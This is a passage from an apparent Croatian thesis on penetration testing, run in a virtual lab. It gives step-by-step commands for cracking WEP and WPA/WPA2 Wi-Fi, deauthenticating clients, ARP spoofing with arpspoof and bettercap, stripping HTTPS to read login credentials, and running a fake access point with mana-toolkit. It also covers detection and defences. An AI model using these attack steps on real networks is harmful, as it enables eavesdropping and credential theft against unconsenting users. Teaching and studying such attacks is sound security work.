Slika 18. Aircrack-ng – pronađena lozinka, Izvor: Izrada autora

U nekim slučajima nećemo dobiti ASCII vrijednost ključa, no u svakom slučaju dobiti ćemo ključ prikazan na slici 18 u uglatim zagradama koji možemo upisati kao lozinku nakon što obrišemo dvotočke (ekvivalent heksadecimalnih vrijednosti u ASCII tablici).

U drugom scenariju može se raditi o mreži na kojoj se ne odvija puno prometa što znači da je potrebno puno više vremena kako bi prikupili inicijalizacijske vektore. Rješenje ovog problema je prisiliti pristupnu točku da generira nove pakete s inicijalizacijskim vektorima (izvršiti eng. ARP request replay napad). Kao i ranije koristit ćemo **airodump-ng** za snimanje paketa na mreži, također koristit ćemo **aireplay-ng** za lažnu autentifikaciju klijenta na mrežu (koristeći MAC adresu našeg WiFi uređaja). Stoga pokrenemo naredbu airreplay-ng --**fakeauth** <broj_autorizacija:0> -a <BSSID_mreže> -h <MAC_Wifi_adaptera> wlan0. Nakon pokretanja prethodne naredbe, stupac *#auth* postavlja se na vrijednost *OPN* i klijent (s MAC adresom WiFi adaptera) je sada „povezan“ na mrežu.

Sada je moguće komunicirati sa mrežom te ju prisiliti da generira inicijalizacijske vektore na način da joj šaljemo pakete. Koristimo naredbu sličnu prethodnoj no koristimo drugu vrstu napada (**arpreplay**). Izvršimo sljedeću naredbu airreplay-ng --**arpreplay** -b <BSSID_mreže> -h <MAC_Wifi_adaptera> wlan0. Na ovaj način WiFi adapter čeka ARP paket, kada je paket prenesen kroz mrežu, adapter ga snimi i ponovo proslijedi i na taj način se prisili mreža da generira nove pakete, a s njima i inicijalizacijske vektore.

U nastavku ćemo prikazati na koji način možemo probiti zaštitu WPA i WPA2 mreža.


2. WPA i **WPA2** (eng. Wi-Fi Protected Access) su sigurnosni WiFi protokoli koji se koriste u današnjici i teže ih je probiti od obične WEP mrežne zaštite. WPA i WPA2 su slični samo što koriste drukčije enkripcije (**WPA** – TKIP, **WPA2** - CCMP). [12]
Za probijanje ovakvih zaštita koriste se iste metode. Prethodno korištena metoda za napad na WEP ne može se iskoristiti jer su WPA i WPA2 dizajnirani tako da paketi koji su poslani zrakom ne sadrže važne informacije kao prethodno. Jedini paketi koji sadrže korisne pakete su *handshake* paketi (4 paketa) koji su izmijenjena između klijenta i pristupne točke kada se klijent spaja na mrežu. Kasnije se taj paket može koristiti kako bi provjerili ispravnost (eng. validate) lozinke za spajanje na mrežu.

Kao i prethodno za snimanje podataka koristimo naredbu za snimanje paketa airodump-ng –bssid <BSSID_mreže> --channel <Broj_kanala_mreže> --write <naziv:wpa_handshake> wlan0 i u ovom trenutku možemo pričekati da se neki uređaj pokuša spojiti na mrežu kako bi snimili *handshake*. Također možemo koristiti ranije prikazani napad za isključivanje klijenta s mreže (eng. deauthentication attack) u **poglavlju 5.2.1.**, preporučljivo je koristiti 4 paketa u parametru --deauth kako bi klijenta isključili s mreže na kratko vrijeme te da se automatski poveže ako bi uhvatili *handshake* prilikom konekcije.

Sljedeći korak je kreiranje ili preuzimanje datoteke s velikom listom riječi (lozinka). Potrebno je iterirati kroz riječi i koristimo ih zajedno s *handshakeom* kako bi provjerili ispravnost lozinke. Kreiranje vlastite datoteke s listom riječi (lozinka) može se kreirati koristeći **crunch**.

Nakon što smo kreirali ili preuzeli listu riječi (lozinka) i snimili *handshake* možemo koristiti **aircrack-ng** kako bi raspakirali *handshake* i izvukli korisne informacije iz MIC-a (eng. Message integrity code) kojeg koristi pristupna točka kako bi provjerila ispravnost lozinke. Raspakirane informacije se tada kombiniraju zajedno s svakom od riječi iz liste riječi (eng. Word list) kako bi se generirao MIC za svaku riječ posebno.

Generirani MIC se tada uspoređuje sa onim iz *handshakea* sve dok nisu isti. Uspješnost ovog napada ovisi o listi riječi koje su sadržane u datoteci. Koristimo naredbu aircrack-ng < naziv_cap_datoteke> -w <naziv_wordlist_datoteke>. Rezultati pronalaska lozinke prikazani su na slici 19.



Slika 19. Aircrack-ng – pronađena lozinka korištenjem liste riječi, Izvor: Izrada autora

5.2.3. Napadi nakon stjecanja konekcije nad mrežom

U ovom poglavlju baviti ćemo se napadima koje je moguće izvršiti nakon što smo uspostavili konekciju nad mrežom. Nakon stjecanja konekcije moguće je prikupiti detaljnije informacije klijenata koji su spojeni na mreži; prikupiti podatke koji prolaze kroz mrežu (korisnička imena, lozinke…), također moguće je modificirati podatke koji se šalju na mreži i slično. Za izvođenje ovih napada koristiti ćemo Windows 10 virtualnu mašinu koja će biti spojena na istu mrežu kao i Kali mašina.

5.2.3.1. Prikupljanje informacija uređaja spojenih na mrežu


Prvi korak svakog penetracijskog napada je prikupljanje informacija mete. Kako bi ciljano napali metu potrebno je otkriti sve klijente (uređaje) koji su spojeni na mreži odnosno njihovu MAC i IP adresu. Kako bi otkrili klijente spojene na mrežu možemo koristiti alat **netdiscover** ili **nmap**. Klijenti mogu pristupiti IP adresama klijenata koje su u istoj podmreži (od 0 do 254). Kako bi skenirali mrežu koristimo naredbu `netdiscover -r <inet_min: 10.0.2.1>/24` – na ovaj način specificirali smo raspon svih IP adresa podmreže. Na slici 20 prikazani su uređaji spojene izvan NAT mreže.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 542
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     [redacted]             7     350  zte corporation
192.168.1.4     [redacted]             1      50  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.2     [redacted]             2      92  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.10    [redacted]             1      50  Samsung Electronics Co.,Ltd
```

Slika 20. Netdiscover – uređaji spojeni na istoj mreži, Izvor: Izrada autora

U slučaju da želimo prikupiti više informacija o uređajima spojenim na mrežu možemo koristiti **nmap** ili **zenmap** za *mrežno mapiranje*. Koristiti ćemo **zenmap** (eng. GUI prikaz nmap-a) kojeg pokrećemo upisivanjem naredbe `zenmap` i biramo profil (eng. *Profile*) koji nam određuje vrstu skeniranja.

Koristiti ćemo profil „*Quick scan plus*“ koji će nam vratiti informacije kao što su operacijski sustav uređaja, tip uređaja (mobitel, laptop ili ruter) i programe sa verzijama (servise) koji su pokrenuti na pronađenim uređajima. Verzije i programi (servisi) koji su pokrenuti na uređaju su nam od velikog značaja za dobivanje pristupa uređaju.



Slika 21. Nmap – rezultati skeniranja, Izvor: Izrada autora

Na slici 21 možemo vidjeti jedan od uređaja koji je spojen na mrežu. Vidimo da uređaj koristi *Microsoft Windows XP Service pack 2*. Također vidimo da je *port* 5357 otvoren, koristi servis *http* te verziju servisa koja nam koristi kako bi pronašli ranjivosti i *exploit* za pristup meti.


5.2.3.2. MITM (eng. Man in the Middle) napad

U **poglavlju 4.2.** opisan je MITM napad, koji je moguć jedino u slučaju kad se nalazimo između konekcije dva uređaja koji međusobno komuniciraju. Sve informacije između dva računala prolaze preko računala hakera omogućavajući mu čitanje, modificiranje i brisanje informacija.

MITM napad moguće je postići raznim metodama te ćemo prikazati *ARP Spoofing* napad kako bi preusmjerili sve pakete kroz naše računalo. ARP (eng. Address resolution protocol) je protokol koji prevađa IP adresu u MAC adresu (povezuje ih). Komunikacija unutar mreže odvija se koristeći MAC adresu.

Ako **klijent A** želi komunicirati sa **klijentom B** unutar mreže, on koristi ARP protokol – šalje poruku, tj. šalje ARP zahtjev sa IP adresom svim klijentima na mreži. Klijent A zahtjeva odgovor klijenta koji ima traženu IP adresu na koju odgovara jedino **klijent B** koji sadrži IP adresu koju je klijent A poslao. Klijent B šalje ARP odgovor sa njegovom MAC adresom i uspostavlja se komunikacija između klijenata A i B.

Svako računalo sadrži ARP tablicu koja povezuje IP adresu sa MAC adresom, ako pokrenemo naredbu `arp -a` u naredbenom retku (eng. CMD) ili terminalu dobivamo rezultat kao na slici 22.




Slika 22. ARP tablica – IP, MAC adrese, Izvor: Izrada autora

Kada računalo A želi poslati zahtjev na Internet tada ga šalje na MAC adresu rutera (na slici 22 prva) koja je asocirana s IP adresom rutera.

ARP protokol možemo *exploitat* tako da pošaljemo dva ARP odgovora – jedan prema ruteru i jedan prema meti. Protokol nije siguran budući da računala mogu primiti i prihvaćaju ARP odgovore bez verifikacije iako nisu poslali zahtjev za njima. Ruteru pošaljemo IP adresu mete kako bi ruter ažurirao svoju ARP tablicu i tako asocirao našu MAC adresu sa IP adresom mete. Također šaljemo IP adresu rutera meti kako bi meta ažurirala svoju ARP tablicu i asocirala našu MAC adresu. Tako meta misli da je naše računalo ruter, dok ruter misli da je naše računalo, računalo mete.


Za početak kako bi napravili MITM napad možemo koristiti **arpspoof** koji nam omogućava preusmjeravanje podataka zajedno u kombinaciji sa *packet sniffer* alatom (npr. wireshark) kako bi analizirali podatke. Otvorimo dvije konzole kako bi napravili dva ARP odgovora kao što je ranije opisano. U jednoj konzoli upišemo naredbu arpspoof -i <interface: eth0> -t <IP_mete:10.0.2.15> <IP_rutera:10.0.2.1> i na ovaj način zavaramo **metu** da je naše računalo ruter. S druge strane napravimo suprotno arpspoof -i <interface: eth0> -t <IP_rutera: 10.0.2.1> <IP_mete: 10.0.2.15> i na ovaj način **ruter** zavaramo da je naše računalo, računalo mete.



Slika 23. ARP tablica – nakon arspoofa, Izvor: Izrada autora

Na slici 23 možemo vidjeti da je na Windows mašini (10.0.2.15) da se MAC adresa rutera zamijenila (na MAC adresu Kali mašine - napadača) nakon što smo izvršili *arpspoof*. Tako Windows mašina misli da je Kali mašina ruter i u slučaju da želi poslati zahtjev šalje ga prema MAC adresi Kali mašine. Kako bi Kali mašina mogla slati zahtjeve prema ruteru potrebno je omogućiti preusmjeravanje podataka korištenjem naredbe `echo 1 > /proc/sys/net/ipv4/ip_forward`. Windows mašina sada šalje zahtjeve prema Kali mašini koja ih prosljeđuje prema ruteru i odgovori rutera se prenose meti preko Kali mašine.

Do sada smo koristili *arpspoof* kako bi objasnili kako MITM napad radi u nastavku koristiti ćemo **bettercap** koji obavlja istu stvar kao i *arpspoof*, no pored toga može snimiti podatke, zaobići *HTTPS*, preusmjeriti DNS zahtjeve (DNS spoof), ubaciti kod u učitanu stranicu itd. Kako bi pokrenuli bettercap koristimo naredbu `bettercap -iface <interface: eth0>`. Bettercap se sastoji od modula koji su pokrenuti, kako bi dobili listu modula možemo koristiti naredbu `help`. Također bettercap može pronaći klijente spojene na mrežu koristeći naredbu `net.probe on` (šalje UDP pakete klijentima). Ako je neki klijent odgovorio, automatski se pokreće net.recon modul. Sada možemo pokrenuti naredbu `net.show` kako bi vidjeli spojene klijente.



Slika 24. Bettercap – spojeni klijenti, Izvor: Izrada autora

Na slici 24 možemo vidjeti IP adresu mete (10.0.2.15) koju smo također mogli dobiti pomoću netdiscovera ili zenmapa (nmap). Kako bi pokrenuli MITM napad koristimo modul arp.spoof. Podesimo opciju *fullduplex* naredbom `set arp.spoof.fullduplex true` kako bi ažurirali MAC adresu na ruteru i meti u ARP tablici kao što je prikazano ranije koristeći *arpspoof*. Podesimo opciju *targets* kako bi specificirali metu naredbom `set arp.spoof.targets 10.0.2.15`. Kada su opcije podešene možemo pokrenuti ARP spoof koristeći naredbu `arp.spoof on`.

Kada smo napravili ARP spoof, potrebno je snimiti i analizirati podatke. Koristiti ćemo modul koji služi za snimanje i analiziranje podataka, pa tako koristimo naredbu `net.sniff`

on. Sada možemo vidjeti podatke koji se kreću između mete i rutera, ako se radi o http protokolu možemo čitati podatke kao na slici 25. Podaci su u tom slučaju poslani kao običan tekst.

Slika 25. Bettercap – podaci prijave, Izvor: Izrada autora

Na slici 25 možemo vidjeti podatke POST zahtjeva i možemo vidjeti korisničko ime i lozinku. HTTPS za razliku od HTTP protokola sadrži sigurnosni sloj i koristi TLS (eng. Transport Layer Security) ili SSL (eng. Secure Socket Layer) za enkripciju podataka. Kako bi zaobišli sigurnosni sloj potrebno je provjeriti zahtjev korisnika. U slučaju da klijent zahtjeva HTTPS stranicu, poslužimo mu HTTP verziju te stranice (ovo je moguće koristeći SSL strip).

Bettercap koristi *capplet* (datoteku ekstenzije *hstshijack.cap*) koja to radi za nas. Prije pokretanja *capplet* datoteke unutar bettercap-a potrebno je izvršiti naredbu `set net.sniff.local true` - tako prikupljamo sve podatke (uključujući podatke koje *bettercap* pretpostavlja da su poslane s našeg računala). Nakon toga možemo pokrenuti naredbu `hstshijack/hstshijack` za pokretanje capplet datoteke.

Datoteku *hstshijack.cap* moguće je modificirati tako da zaobilazi i HSTS (eng. HTTP Strict Transport Security) „politički“ mehanizam koji sprječava MITM napade kao što su posluživanje HTTP verzije stranice ili otmica kolačića. Web pretraživači dolaze sa listom web stranica koje striktno učitavaju koristeći HTTPS – provjera se vrši lokalno na računalu klijenta. Svaki zahtjev koji se šalje ili prihvaća nad tim stranicama mora biti u HTTPS-u. [13]

Kako bi zaobišli ovakvu zaštitu možemo zavarati pretraživač da učitava drugu stranicu. U nastavku prikazati ćemo kako možemo kreirati lažnu pristupnu točku (kao ruter) kako

bi se klijenti mogli spojiti (imati pristup Internetu) i kada se spoje na kreiranu pristupnu točku automatski smo napravili MITM (naše se računalo ponaša kao ruter).

Lažnu pristupnu točku (eng. **Honeypot**) možemo napraviti s računalom i WiFi adapterom koji će slati signale bližnjim uređajima kao što to ruter radi. Potrebno je imati konekciju sa Internetom (žičano, WiFi, itd.), također je potrebno imati WiFi adapter koji šalje signale i podržava *mod* pristupne točke (eng. Access Point). Kako bi to postigli koristiti ćemo **mana-toolkit** koji automatski kreira lažnu pristupnu točku, snima podatke, zaobilazi *https* itd..

U VirtualBox okruženju *eth0* mrežno sučelje koristit ćemo za konekciju sa Internetom, dok ćemo *wlan0* koristiti za lažiranje pristupne točke. *Wlan0* (WiFi adapter) nalazi se u *Managed* modu i nije povezan na Internet. Sada možemo započeti sa kreiranjem lažne pristupne točke. Za početak potrebno je modificirati postavke **mana-toolkita**, postavke se nalaze u na putanji /etc/mana-toolkit/hostapd-mana.conf, potrebno je modificirati interface kojeg ćemo koristiti kao lažnu pristupnu točku.

```
interface=wlan0
bssid=00:11:22:33:44:00
driver=nl80211
ssid=Internet           #naziv mreže
channel=6
```

Slika 26. Modificirana hostapd-mana.confg datoteka, Izvor: Izrada autora

Sljedeću datoteku koju modificiramo je datoteka koja pokreće mana-toolkit i nalazi se u na putanji /usr/share/mana-toolkit/run-mana/start-nat-simple.sh.


```
#!/bin/bash

upstream=eth0   #mrežno sučelje koje je spojeno na Internet
phy=wlan0       #mrežno sučelje korišteno kao lažna pristupna točka
conf=/etc/mana-toolkit/hostapd-mana.conf
hostapd=/usr/lib/mana-toolkit/hostapd
```

Slika 27. Modificirana start-nat-simple.sh datoteka, Izvor: Izrada autora

Kako bi pokrenuli mana-toolkit koristimo naredbu bash /usr/share/mana-toolkit/run-mana/start-nat-simple.sh. Ako se neki uređaj spoji na kreiranu pristupnu točku automatski je spojen preko našeg računala (napravili smo MITM napad). Sada je moguće pokrenuti *Wireshark* ili neki drugi alat za snimanje/analiziranje prometa, npr. *bettercap*.

5.2.3.3. Detekcija i zaštita od ARP spoof, MITM napada

Prikazati ćemo kako možemo detektirati ARP spoof napade. Kako bi **detektirali** *ARP spoof* koristi ćemo alat **XArp** koji provjerava vrijednosti MAC adresa za IP adresu unutar mreže. Svaka IP adresa ima jedinstvenu MAC adresu. U slučaju da se MAC adresa promjeni, javiti će promjenu.



Slika 28. XArp - detekcija, Izvor: Izrada autora

Na slici 28 vidimo da je napadač onaj kojemu je IP adresa (10.0.2.6.). Također sumnjive aktivnosti na mreži možemo pronaći koristeći *Wireshark*, ako netko koristi **netdiscover** kako bi otkrio uređaje spojene na mrežu u *Wiresharku* vidjeti ćemo da se poslao veliki broj ARP paketa sa neke IP adrese…

Ako pogledamo ARP tablicu možemo primijetiti da su neke vrijednosti *dynamic* dok su druge *static*. Kako bi blokirali promjenu vrijednosti te tablice moguće je konfigurirati vrijednosti u statični tip ručno (mapirati IP adresu sa njihovom MAC adresom). U slučaju da se novi uređaj spoji na mrežu potrebno je ručno podesiti taj uređaj.

U nastavku ćemo prikazati kako se možemo **zaštititi** prethodno spomenute napade. Možemo koristiti ***HTTPS everywhere*** dodatak za pretraživače, iako možda netko prikuplja podatke ti podaci su kriptirani i nisu korisni napadaču. Kada prilikom MITM napada napadač pokuša vratiti *http* verziju stranice dodatak ju vraća u *https*.

Kako bi povećali zaštitu također možemo koristiti **VPN** – ako je VPN korišten tada se zahtjevi šalju kriptirano na server države koje smo odabrali i prosljeđuju prema zahtijevanoj stranici.


5.3. Serverski napadi

Bilo koji uređaj koji vidimo je zapravo računalo: telefon, televizor, laptop, web server, mreža, ruter... Svi oni imaju operacijski sustav i programe koji su instalirani na tom operacijskom sustavu i obično su korišteni i konfigurirani od strane korisnika. Koncept dobivanja pristupa računalima je uvijek isti. Govorit ćemo o napadima na računala podijeljeno na dvije strane, serversku i klijentsku.

Kada govorimo o napadima na server nije nam potrebna interakcija korisnika jer su već konfigurirani i rade samostalno. Kako bi mogli provesti napad potrebna nam je IP adresa kako bi saznali operacijski sustav koji koristi i aplikacije koje su instalirane na tom operacijskom sustavu. Kasnije ćemo prikazati što možemo kada imamo pristup računalu kao što su povećanje ovlasti i napadanje ostalih meta.

5.3.1. Općenito o dobivanju pristupa nad serverima

Za početak potrebno je instalirati Metasploitable 2.0 mašinu u VirtualBox-u koja se ponaša kao server. Metasploitable koristi veliki broj servisa i web aplikacija koje su obično korištene na serverima.




Slika 29. Metasploitable, Izvor: Izrada autora

Na slici 29 vidimo početni zaslon Metasploitable-a koji ćemo kasnije koristit, korisničko ime i lozinka su *msfadmin*.


Ranije je spomenuto kada govorima o napadima na serverskoj strani da su to napadi koji ne zahtijevaju korisnikovu akciju. Ako ove napade pokušamo koristiti za napad na

određenog korisnika koji nije na istoj mreži nećemo imati uspjeha, obično ćemo dobiti IP adresu rutera i prikupiti informacije o ruteru koje nam neće biti od koristi. Prava IP adresa računala je u tom slučaju skrivena iza rutera. S druge strane ako nam je meta server, server ima IP adresu preko koje mu možemo pristupiti direktno preko Interneta.

Za početak provjerimo ako su Kali Linux i Metasploitable na istoj mreži, možemo to napraviti tako da koristimo naredbu ifconfig gdje dobivamo IP adresu (inet addr: **10.0.2.4** – slika 30) i sada na Kali Linuxu možemo isprobati naredbu ping s tom adresom. Ako nam Kali Linux vraća odgovore od Metasploitable-a (ili bilo kojeg računala) slične kao na slici 31, ispravno smo podesili virtualne mašine i možemo isprobati sigurnost te mašine. Isprobajte upisati tu IP adresu u web preglednik i trebali bi dobiti odgovor.



Slika 30. Metasploitable IP adresa (10.0.2.4), Izvor: Izrada autora

